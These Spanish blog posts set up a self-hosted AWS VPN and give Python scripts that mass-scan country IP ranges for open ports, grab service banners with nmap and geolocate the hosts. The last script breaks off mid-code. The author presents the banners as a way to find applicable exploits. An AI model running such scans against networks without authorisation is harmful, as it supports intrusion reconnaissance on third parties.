lunes, 1 de julio de 2019

Crear tu propia VPN sin LÍMITES

Despliega tu propia red VPN (Point-to-Point) para salvaguardar tu privacidad, anonimato y sin limitaciones.


La instancia que se desplegara será de tipo spot (https://aws.amazon.com/es/ec2/spot/). En cuanto al despliegue el estado de terraform puede ser guardado en un bucket aws s3 (https://www.terraform.io/docs/backends/types/s3.html), terraform enterprise (https://www.terraform.io/docs/enterprise/index.html) y de manera local, al momento de desconectarse de la VPN se eliminará de manera automatica la infraestructura y el estado de terraform (tfstate).

Repositorio


git clone git@github.com:davispalomino/aws-vpn-anon.git .
https://github.com/davispalomino/aws-vpn-anon/

Requisitos

- Cuenta AWS secret-access key
- AWS-cli (https://aws.amazon.com/es/cli/)
- Packer (https://www.packer.io/downloads.html)
- Ansible (https://www.ansible.com/resources/get-started)
- Terraform (https://www.terraform.io/downloads.html)
- Centos 7* (en caso de tener otra distro deberas editar la línea 184 del
archivo Makefile "sudo yum install -y ppp pptp pptp-setup" reemplazarlo según su distro)

Variables Requeridas

Name Description Type Default Required
REGION Region de despliegue de infraestructura. string us-east-1 yes
TYPE El tipo de servidor para la conexión VPN. standar/advance/high string standar yes
SUBNET La Subnet en la que se desplegara la infraestructura (requerida - PUBLIC). string n/a yes
TFSTATE Especificar si el tfstate se guardara en s3(bucket), enterprise(terraform) o local (https://www.terraform.io/docs/state/) string local yes

Ejecución

make quickstart

Desconección

make disconnect 

Deployment


Infraestructura

sábado, 14 de enero de 2017

Análisis de Servicios dentro de un Rango de IP visualizados Gráfico Real-Time(IV)

Charter III: LOCALIZANDO AL ISP

Continuando con la saga trabajaremos para localizar IPS: ciudad, país, coordenadas, región y sobre todo el ISP. Para ello necesitaremos manejar json para ello usaremos esta web link para mejorar la perspectiva que se tiene de dicho archivo:


{"as":"AS6147 Telefonica del Peru S.A.A.","city":"Lima","country":"Peru","countryCode":"PE","isp":"Telefonica del Peru","lat":-12.05,"lon":-77.05,"org":"Telefonica del Peru","query":"190.40.128.190","region":"LMA","regionName":"Provincia de Lima","status":"success","timezone":"America/Lima","zip":""}

Esta información será útil recogeremos los siguiente:
print (IP, Country, City, regionName, IPS,Latitud, Longitud)

El resultado sera el siguiente, no olvidaras el archivo logGeo.txt para almacenar errores:

#!/usr/bin/python3.4
from bs4 import BeautifulSoup
import socket, urllib, sys, os, time, json, nmap, os, optparse, MySQLdb, socket, sys
from json import loads
from urllib.request import urlopen
import urllib.request
#Importamos MYSQL
import http.client
from datetime import datetime

from concurrent.futures import ThreadPoolExecutor
from datetime import datetime


THREADS = 512
CONNECTION_TIMEOUT = 1
t1 = datetime.now()
repet = 50000
dormir=int(2)
myhost="localhost"
usuario="root"
password=""
database="dbdata"

     
print("-"*80)
print("---------GEOLICALIZANDO LA DIRECCIONES IP------------------")
print("-"*80)
t1 = datetime.now()
print("TIEMPO INICIO:" +time.strftime('%Y/%m/%d %H:%M:%S'))


def escritura(texto):
    try:
        outfile = open('logGeo.txt', 'a') 
        outfile.write(str(texto))
        outfile.close()
        print ("[DETEC] "+time.strftime('%Y/%m/%d %H:%M:%S')    +" [!] REGISTRADO EN EL LOG INSERT_LOG: ")
    except ValueError:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR  ERROR AL MOMENTO DE SER EVALUADO def ESCRITURA()")
    except:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR ESCRITURA: ", sys.exc_info()[0])

def geoIp(IP):
    try:
        return urlopen("http://ip-api.com/json/" + str(IP)).read().decode('utf-8')
    except ValueError:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO CONSULTAR IP")
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR geoIp " + str(IP)) 
    except:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR INSERT_GEOIP: ", sys.exc_info()[0])
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def geoIp(): " + str(IP))
        
def insert_datos_new(IP):
    try:
        ip_cut =IP.split('.')
        data_geoIP = geoIp(IP)
        data_geoIP = json.loads(data_geoIP)
        Country = data_geoIP["country"]
        City = data_geoIP["city"]
        regionName = data_geoIP["regionName"]
        countryCode = data_geoIP["countryCode"]
        ISP = data_geoIP["isp"]
        Latitud = data_geoIP["lat"]
        Longitud = data_geoIP["lon"]
        conn = MySQLdb.connect(host= myhost,
                    user=usuario,
                    passwd=password,
                    db=database)
        cursor1 = conn.cursor()
        cursor1.execute("""UPDATE python SET Country=%s ,City=%s, regionName=%s, ISP=%s, Latitud=%s, Longitud=%s WHERE Country='' AND id=%s""",[Country, City, regionName,ISP,Latitud,Longitud,IP])
        conn.commit()
        conn.close()
        print ("[INFO]   "+time.strftime('%Y/%m/%d %H:%M:%S')   +" [RANGO IP:] " +'\x1b[6;30;44m'+ str((ip_cut[0]+"."+ip_cut[1]+"."+ip_cut[2]+"."+'%')) +" - INSERT GEO NEW"+'\x1b[0m')
        
    except ValueError:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EVALUADO def insert_datos_new")
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR insert_datos_new"+ str(IP))
    except:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR insert_datos_new: ", sys.exc_info()[0])
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def insert_datos_new(IP):"+ str(IP))    

        
def insertar_datos_find(Country, City, regionName,ISP,Latitud,Longitud,IP):
    try:
        ip_cut =IP.split('.')
        conn = MySQLdb.connect(host= myhost,
                    user=usuario,
                    passwd=password,
                    db=database)
        cursor1 = conn.cursor()
        cursor1.execute("""UPDATE python SET Country=%s ,City=%s, regionName=%s, ISP=%s, Latitud=%s, Longitud=%s WHERE Country='' AND id LIKE %s """,[Country, City, regionName,ISP,Latitud,Longitud,(ip_cut[0]+"."+ip_cut[1]+"."+ip_cut[2]+"."+'%')])
        conn.commit()
        conn.close()
        print ("[INFO]   "+time.strftime('%Y/%m/%d %H:%M:%S')   +" [RANGO IP:] " +'\x1b[6;30;43m'+ str((ip_cut[0]+"."+ip_cut[1]+"."+ip_cut[2]+"."+'%')) +" - UPDATE GEO OLD"+'\x1b[0m')     
    except ValueError:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EVALUADO def insertar_datos_find")
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR def insertar_datos_find"+ str(IP))
    except:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR def insertar_datos_find ", sys.exc_info()[0])
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def insertar_datos_find(ip_address,port)"+ str(IP)) 
   

def buscar_geop_insert(IP):
    try:
        ip_cut =IP.split('.')
        
        conn = MySQLdb.connect(host= myhost,
                    user=usuario,
                    passwd=password,
                    db=database)
        cursor1 = conn.cursor()
        cursor1.execute("""SELECT Country, City, regionName,ISP,Latitud,Longitud FROM python WHERE id LIKE %s AND Country!=''""",[ip_cut[0]+"."+ip_cut[1]+"."+ip_cut[2]+"."+'%'])
        result = cursor1.fetchone()
        if result is not None:
            
            insertar_datos_find(result[0],result[1],result[2],result[3],result[4],result[5],IP)
        else:
           
            insert_datos_new(str(IP))
        conn.commit()
        conn.close()
    except ValueError:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EVALUADO def buscar_geop_insert")
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR def buscar_geop_insert"+ str(IP))
    except:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR def buscar_geop_insert ", sys.exc_info()[0])
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def buscar_geop_insert(ip_address,port)"+ str(IP))  
    #result = cur.fetchone()
    
def main():
    try:
        for i in range(repet):
            
            print("ESTA ES LA REPETICION N: "+ str(i) +" de "+str(repet))
            conn = MySQLdb.connect(host= myhost,
                    user=usuario,
                    passwd=password,
                    db=database)
            cursor1 = conn.cursor()
            cursor1.execute("""SELECT nreg,id FROM python WHERE Country="" GROUP BY(id) ORDER BY nreg ASC LIMIT 1""")
            result = cursor1.fetchall()
            for row in result:
                
                buscar_geop_insert(row[1])
            
            conn.close()
            time.sleep(dormir)
        t2 = datetime.now()
        total =  t2 - t1
        print("-------------------------------------------------------")
        print("TIEMPO FINALIZADO: "+time.strftime('%Y/%m/%d %H:%M:%S'))
        print("TIEMPO TOTAL:" + str(total))
    except ValueError:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EVALUADO def MAIN_STATUS")
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR def MAIN_STATUS")
    except:
        print ("[ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR def MAIN_STATUS ", sys.exc_info()[0])
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def MAIN_STATUS(ip_address,port)")  
 
if __name__ == "__main__":
    main()
Continuará......

viernes, 13 de enero de 2017

Análisis de Servicios dentro de un Rango de IP visualizados Gráfico Real-Time(III)

Charter II: BANNER GRABBING
Después de tantas semanas de vacaciones el segundo capítulo estaremos en búsqueda de banner, es la forma recopilar información con estos datos se podría listar los exploits aplicables y conocer el sistema o infraestructura que se encuentra detrás siendo parte del la Fase de Enumeración o Reconocimiento link  (Footprinting), al momento de la obtención de información podemos llegar incluso a conocer la versión del servicio no siempre sera obtenida debido a que se podría estar filtrada.

La obtención del banner se podría realizar con diferentes herramientas, incluso con telnet
Algo un poco mas explicativo.

Volviendo al script en este caso usamos la ayuda de Nmap pero con hilos y consultando a la db, para iniciar y nos salte el error de modulo, instalaremos nmap para python.

pip install python-nmap


#!/usr/bin/python3.4
import socket, urllib, sys, time, json, nmap, os, optparse, MySQLdb, socket, sys
from datetime import datetime
from concurrent.futures import ThreadPoolExecutor
numfile = str(1)
THREADS = 10
repet = 300
t1 = datetime.now()

class bcolors:
    HEADER = '\033[95m'
    OKBLUE = '\033[94m'
    OKGREEN = '\033[92m'
    WARNING = '\033[93m'
    FAIL = '\033[91m'
    ENDC = '\033[0m'
    BOLD = '\033[1m'
    UNDERLINE = '\033[4m'

print(bcolors.HEADER+"exe:"+numfile+" -"*80+ bcolors.ENDC)
print(bcolors.HEADER+"exe:"+numfile+" --------------INICIANDO SCRIPT BANNER-----------------------------"+ bcolors.ENDC)
print(bcolors.HEADER+"exe:"+numfile+" -"*80+ bcolors.ENDC)
t1 = datetime.now()
print(bcolors.HEADER+"exe:"+numfile+" TIEMPO INICIO:" +time.strftime('%Y/%m/%d %H:%M:%S')+ bcolors.ENDC)

def update_db(ip_address,port,servicio,version,nreg,sms):
    try:

        connx = MySQLdb.connect(host= "localhost",
                    user="root",
                    passwd="",
                    db="BDDATA")
        
        cursor2 = connx.cursor()
        cursor2.execute("""UPDATE python SET servicio=%s, producto=%s WHERE nreg=%s """,(servicio,version,nreg))
        connx.commit()
        connx.close()
        print("exe:"+numfile+" [UPDATE] " +time.strftime('%Y/%m/%d %H:%M:%S')  +sms+str(ip_address)+":"+str(port)+bcolors.ENDC)
              
    except ValueError:
        print("exe:"+numfile+" [ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR UPDATE_DB")
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR BANNER " + str(ip)+":"+str(puerto))
    except:
        print("exe:"+numfile+" [ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO UPDATE_DB: ", sys.exc_info()[0])
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def UPDATE_DB(): "+ str(ip)+":"+str(puerto))    
def ban_general(ip,puerto,nreg):
    try:
        with ThreadPoolExecutor(max_workers = THREADS) as executor:
            executor.submit(banner_nmap,ip,puerto,nreg)
    except ValueError:
        print("exe:"+numfile+" [ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR BANNER")
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR BANNER " + str(ip)+":"+str(puerto))
    except:
        print("exe:"+numfile+" [ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO BANNER: ", sys.exc_info()[0])
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def BANNER(): "+ str(ip)+":"+str(puerto))
        
def banner_nmap(ip_address,port,nreg):
    try:
        #print("exe:"+numfile+" [INFO]   " +time.strftime('%Y/%m/%d %H:%M:%S')+" HOST "+ str(ip_address) + ":" + str(port))
        nm = nmap.PortScanner()
        nm.scan(hosts=str(ip_address), arguments='-sS -sV -p '+str(port)+' -n -Pn --script banner --max-retries 0')
        name = [(x, nm[x]['tcp'][int(port)]['name']) for x in nm.all_hosts()]
        version = [(x, nm[x]['tcp'][int(port)]['version']) for x in nm.all_hosts()]
        producto = [(x, nm[x]['tcp'][int(port)]['product']) for x in nm.all_hosts()]
        for host, status in (name):
            nam=('{1}'.format(host, status))
        for host, status in producto:
            pro=('{1}'.format(host, status))
        for host, status in version:
            ver=('{1}'.format(host, status))
        tipoServicio = nam
        namServicoVer = pro + " " + ver
        

        if tipoServicio.replace(' ', '')=="":
            
            update_db(ip_address,port,'unknown',namServicoVer,nreg,bcolors.OKBLUE+' [DB] SE INSERTADO CON EXITO UNKNOWN    : ')
            
        else:
            
            if namServicoVer.replace(' ', '')== "":
                
                update_db(ip_address,port,'',namServicoVer,nreg       ,bcolors.OKBLUE+' [DB] SE INSERTADO CON EXITO PRODUC NULL: ')
            else:
                
                update_db(ip_address,port,tipoServicio,namServicoVer,nreg,bcolors.OKGREEN+' [DB] SE INSERTADO CON EXITO SERV-PROD  : ')

    except ValueError:
        print("exe:"+numfile+" [ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR BANNER")
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR EVALUAR BANNER " + str(ip_address)+":"+str(port))
    except:
        print("exe:"+numfile+" [ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO BANNER: ", sys.exc_info()[0])
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def BANNER(): "+ str(ip_address)+":"+str(port))
        
def escritura(texto):
    try:
        outfile = open('banner.txt', 'a') # Indicamos el valor 'w'.
        outfile.write(str(texto))
        outfile.close()
        
    except ValueError:
        print("exe:"+numfile+" [ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR  ERROR AL MOMENTO DE SER EVALUADO def ESCRITURA()")
    except:
        print("exe:"+numfile+" [ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR ESCRITURA: ", sys.exc_info()[0])
    
def main():
    try:
        global repet
        for i in range(repet):
            print("exe:"+numfile+" "+time.strftime('%Y/%m/%d %H:%M:%S')+" BANNER() --->> INICIO LA REPETICIÓN: "+ str(i)+" DE "+str(repet))
            conn = MySQLdb.connect(host= "localhost",
                    user="root",
                    passwd="",
                    db="BDDATA")
            cursor1 = conn.cursor()
            cursor1.execute('SELECT STATUS, id, PORT, nreg  FROM python WHERE servicio = "" AND status=1  ORDER BY nreg DESC LIMIT 30 OFFSET '+numfile+'00')
            result = cursor1.fetchall()
            for row in result:
                if row[0] == 1:
                    ip = row[1]
                    port = row[2]
                    nreg = row[3]                
                    banner_nmap(ip,port,nreg)
            conn.close()
        t2 = datetime.now()
        total =  t2 - t1
        print("exe:"+numfile+" -------------------------------------------------------")
        print("exe:"+numfile+"TIEMPO FINALIZADO: "+time.strftime('%Y/%m/%d %H:%M:%S'))
        print("exe:"+numfile+"TIEMPO TOTAL:" + str(total))
    except ValueError:
        print("exe:"+numfile+" [ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EVALUADO MAIN()")
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] MAIN(): ")   
    except:
        print("exe:"+numfile+" [ERROR]  " +time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] ERROR MAIN() ", sys.exc_info()[0])
        escritura(time.strftime('\n%Y/%m/%d %H:%M:%S')  +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->]  MAIN(): ")  
        
if __name__ == "__main__":
    main()
Continuará.......!!

miércoles, 26 de octubre de 2016

Análisis de Servicios dentro de un Rango de IP visualizados Gráfico Real-Time(II)


Charter I: HOST UP/DOWN


En este entrada se codeara el script, para verificar el estado de la IP sea UP/DOWN de la mano de los Thread,

Crear un CSV con el rango de ip, para ello esta web aloja rango de IP:

countryipblocks.net
El csv debe de ser del siguiente formato:

IP1,IP2
104.223.201.0,104.223.201.63
 en este caso la ip recorrerá desde:
104.223.201.0 - 104.223.201.63 = en este caso recorrerá 63 direcciones IP
104.223.0.0    - 104.223.255.255 = en este caso recorrerá 65025 direcciones IP

Si deseas recorrer mas direcciones IP se deberá editar el codigo agregando un segundo bucle.
Crear un archivo txt: log.txt
Crear la Base de Datos :

CREATE TABLE `domain` (  
  `idDomain` int(11) NOT NULL AUTO_INCREMENT,  
  `nreg` int(11) DEFAULT NULL,  
  `domain` varchar(300) DEFAULT NULL,  
  `date_Insert` datetime DEFAULT NULL,  
  PRIMARY KEY (`idDomain`),  
  KEY `nreg` (`nreg`),  
  CONSTRAINT `domain_ibfk_1` FOREIGN KEY (`nreg`) REFERENCES `python` (`nreg`)  
 ) ;  
--------------------------------------------------------------------------
Ahora el script en python.
Para ello se necesitara importar los siguientes módulos:
  • BeautifulSoup (from bs4 import BeautifulSoup)
  • import urllib, sys, os, time, json, nmap, os, optparse, MySQLdb, socket, sys, csv, operator,time,datetime
  • ThreadPoolExecutor (from concurrent.futures import ThreadPoolExecutor)
Para verificar que los módulos se encuentran instalados se verificada en la consola:
 si muestra algún error de necesitara instalar pip3.4 install "modulo"

En este caso se usaran hilos para aumentar la velocidad del escaneo, creamos el script con el nombre de search1.py

 import socket, urllib, sys, os, time, json, nmap, os, optparse, MySQLdb, socket, sys  
 from urllib.request import urlopen  
 import csv, operator  
 from datetime import datetime  
 from concurrent.futures import ThreadPoolExecutor  
 from datetime import datetime  
 #Numero de Archivo  
 numfile = str(1) #el numero de archivo(en caso de ejecutar mas de uno en una sola ventana)  
 #Lista de Puertos  
 portList = [21,22,23,25,80,110,143,161,443,993,995,1433,27017,3306,3389,5000,8080,10000,17518]  
 totalPuertos = len(portList)  
 #Numero de Hilos   
 THREADS = 512  
 #Timpo de Conexion   
 CONNECTION_TIMEOUT = 1  
 #Fecha de INICIO  
 t1 = datetime.now()  
 #Numero de Repeticiones que se realizara al csv.  
 repet = 50  
 print ("exe:"+numfile+" -------------------------------------------------------")  
 print ("exe:"+numfile+" -----------INICIANDO SEARCH HOST-----------------------")  
 print ("exe:"+numfile+" -------------------------------------------------------")  
 #INSERTAR IP SI SE ENCUENTRA UP  
 def insert_db(IP, Port):  
   try:  
     date_Insert = time.strftime('%Y-%m-%d %H:%M:%S') #Fecha-Hora  
     conn = MySQLdb.connect(host= "localhost",  
           user="root",  
           passwd="toor",  
           db="myDB")  
     x = conn.cursor()  
     x.execute("""INSERT INTO python VALUES (%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s)""",(0,IP,Port,'','','','','','','','',date_Insert,date_Insert,'1','1')) #1 es considerado cuando esta activo y 0 inactivo  
     conn.commit()  
     conn.close()    
     print ("exe:"+numfile+" [INSERT] " +time.strftime('%Y/%m/%d %H:%M:%S')+" [DB] SE INSERTADO CON EXITO") #mensaje de se inserto con exito  
   except ValueError:  
     conn.close() #en caso de error se cierra la conexion    
     print ("exe:"+numfile+" [ERROR] " + time.strftime('%Y/%m/%d %H:%M:%S')+" [!] ERROR AL MOMENTO DE SER INSERTAR DB")  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') + " [!] ERROR EVALUAR insert_db " + str(IP)+ ":" + str(Port))#se inserta en un log  
   except:  
     conn.close()    
     print ("exe:"+numfile+" [ERROR] "+ time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR INSERT_DB: ", sys.exc_info()[0])  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') + " [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def main(): " + str(IP)+ ":" + str(Port)) #se inserta en un log  
 #Buscaremos la IP se encuentra en la base de datos antes de insertar, si se halla en la base de datos se actualizada con el status 1 en caso no se encuentre se insertara (nos permitirá no duplicar direcciones ip)  
 def verificar_ip(host,port):  
   try:  
     conn = MySQLdb.connect(host= "localhost",  
           user="root",  
           passwd="toor#",  
           db="myDB")  
     cursor1 = conn.cursor()  
     cursor1.execute("""SELECT id,status FROM python WHERE id = %s AND port = %s""",[host,port])  
     result = cursor1.fetchone()  
     if result is not None:#verificar si la IP y Puero existen en la base de datos  
       if result[1] == 0:#si el status es 0 se actualizara pues se deduce que el host esta caido y como fue hallado se cambiara por 1  
         timer_up = time.strftime('%Y-%m-%d %H:%M:%S')  
         cursor3 = conn.cursor()  
         cursor3.execute("""UPDATE python SET status=1 ,date_Update=%s WHERE id=%s AND port=%s """,[timer_up,host,port])  
         conn.commit()  
         conn.close()  
         print ("exe:"+numfile+" [UPDT]  " +time.strftime('%Y/%m/%d %H:%M:%S')+" HOST HALLADO: " + host + ":"+ str(port)+" .......!!!")#host actualizado  
       else:  
         print ("exe:"+numfile+" [FIND]  " +time.strftime('%Y/%m/%d %H:%M:%S')+" HOST HALLADO: " + host + ":"+ str(port)+" .......!!!")#si ese host ya fue hallado y su status es igual a 1, no hay necesidad de actualizar  
     else:#si no existe se enviara al def insert_db  
       insert_db(host,port)  
     conn.close()  
   except ValueError:  
     conn.close()    
     print ("exe:"+numfile+" [ERROR] " + time.strftime('%Y/%m/%d %H:%M:%S')+" [!] ERROR AL MOMENTO DE SER VERIFICAR_IP")  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') + " [!] ERROR EVALUAR insert_db " + str(host)+ ":" + str(port))#insertara en el log el error  
   except:  
     conn.close()    
     print ("exe:"+numfile+" [ERROR] "+ time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR VERIFICAR_IP: ", sys.exc_info()[0])  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') + " [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def VERIFICAR_IP(): " + str(host)+ ":" + str(port))#insertara en el log el error    
 #Verificar que el host este UP/DOWN en caso este UP enviara True y contrario False  
 def ping(host, port, results = None):  
   try:  
     socket.socket().connect((host, port))  
     if results is not None:  
       results.append(port)  
       verificar_ip(host,port)  
     #print ("exe:"+numfile+" [INFO]" +time.strftime('%Y/%m/%d %H:%M:%S')+" "+str(port) + " Open")  
     return True  
   except:  
     return False  
 #Escanear host      
 def scan_ports(host):  
   try:  
     global portList, totalPuertos, ip_address  
     available_ports = []  
     socket.setdefaulttimeout(CONNECTION_TIMEOUT) #Tiempo de Espera  
     with ThreadPoolExecutor(max_workers = THREADS) as executor: #Numero de hilos   
       print ("exe:"+numfile+" [INFO]  " +time.strftime('%Y/%m/%d %H:%M:%S')+" Escaneando PUERTO en " + host + " .......!!!")  
       for port in portList:#recorrer la lista de puertos  
         executor.submit(ping, host, port, available_ports) #enviar al def ping para verificar UP/DOWN  
   except ValueError:  
     print ("exe:"+numfile+" [ERROR] " +time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR EVALUAR SCAN_PORT")  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') +" [!] ERROR EVALUAR SCAN_PORT " + str(host)) #ERROR escrito en el log  
   except:  
     print ("exe:"+numfile+" [ERROR] " +time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR AL MOMENTO DE SER EJECUTADO ", sys.exc_info()[0])  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] def SCAN_PORT(): "+ str(host)) #ERROR escrito en el log  
 #Funcion que nos facilitara insertar los errores en el log  
 def escritura(texto):  
   try:  
     outfile = open('log.txt', 'a') # Indicamos a valor que 'a' para no reemplazar el texto ya escrito  
     outfile.write(str(texto)) #escribimos  
     outfile.close()#cerramos  
     print ("exe:"+numfile+" [DETEC] "+time.strftime('%Y/%m/%d %H:%M:%S')  +" [!] REGISTRADO EN EL LOG INSERT_LOG: ")  
   except ValueError:  
     print ("exe:"+numfile+" [ERROR] " +time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR ERROR AL MOMENTO DE SER EVALUADO def ESCRITURA()")  
   except:  
     print ("exe:"+numfile+" [ERROR] " +time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR ESCRITURA: ", sys.exc_info()[0])  
 def ori_ayuda(path_csv):  
   try:  
     with open(path_csv) as csvarchivo:  
       entrada = csv.DictReader(csvarchivo)  
       for reg in entrada:  
         listarIP(reg['IP1'],reg['IP2'])  
   except ValueError:  
     print ("exe:"+numfile+" [ERROR] " +time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR ERROR AL MOMENTO DE SER EVALUADO def ori_ayuda()")  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] ori_ayuda(): ")  
   except:  
     print ("exe:"+numfile+" [ERROR] " +time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR ori_ayuda: ", sys.exc_info()[0])  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] ori_ayuda: ")  
 def listarIP(IP1,IP2): #lector de csv  
   try:  
     datosIP1 = IP1.split('.') #se separa en una lista cada octeto de IP  
     datosIP2 = IP2.split('.') #se separa en una lista cada octeto de IP  
     for x1 in range(int(datosIP1[2]),(int(datosIP2[2])+1)): #EL rango de IP que se recorreran con el for 192.168.0.1-192.168.255.255 en este caso se necesitara solo del 3er octeto range (o,255)  
       for x2 in range(int(datosIP1[3]),(int(datosIP2[3])+1)): #EL rango de IP que se recorreran con el for 192.168.1.0-192.168.1.255 en este caso se necesitara solo del 4er octeto range (o,255)  
         scan_ports(datosIP1[0]+"."+datosIP1[1]+"."+str(x1)+"."+str(x2)) #se enviara a escaner la IP para verificar UP/DOWN  
   except ValueError:  
     print ("exe:"+numfile+" [ERROR] " +time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR ERROR AL MOMENTO DE SER EVALUADO def listarIP()")  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] listarIP(): "+str(IP1)+"-"+str(IP2)) #error escritura en el LOG  
   except:  
     print ("exe:"+numfile+" [ERROR] " +time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR listarIP: ", sys.exc_info()[0])  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] listarIP: "+str(IP1)+"-"+str(IP2)) #error escritura en el LOG  
 def main():  
   try:  
     global portList, totalPuertos, ip_address, repet  
     for i in range(repet): #Cuantas veces se realiza la repeticion   
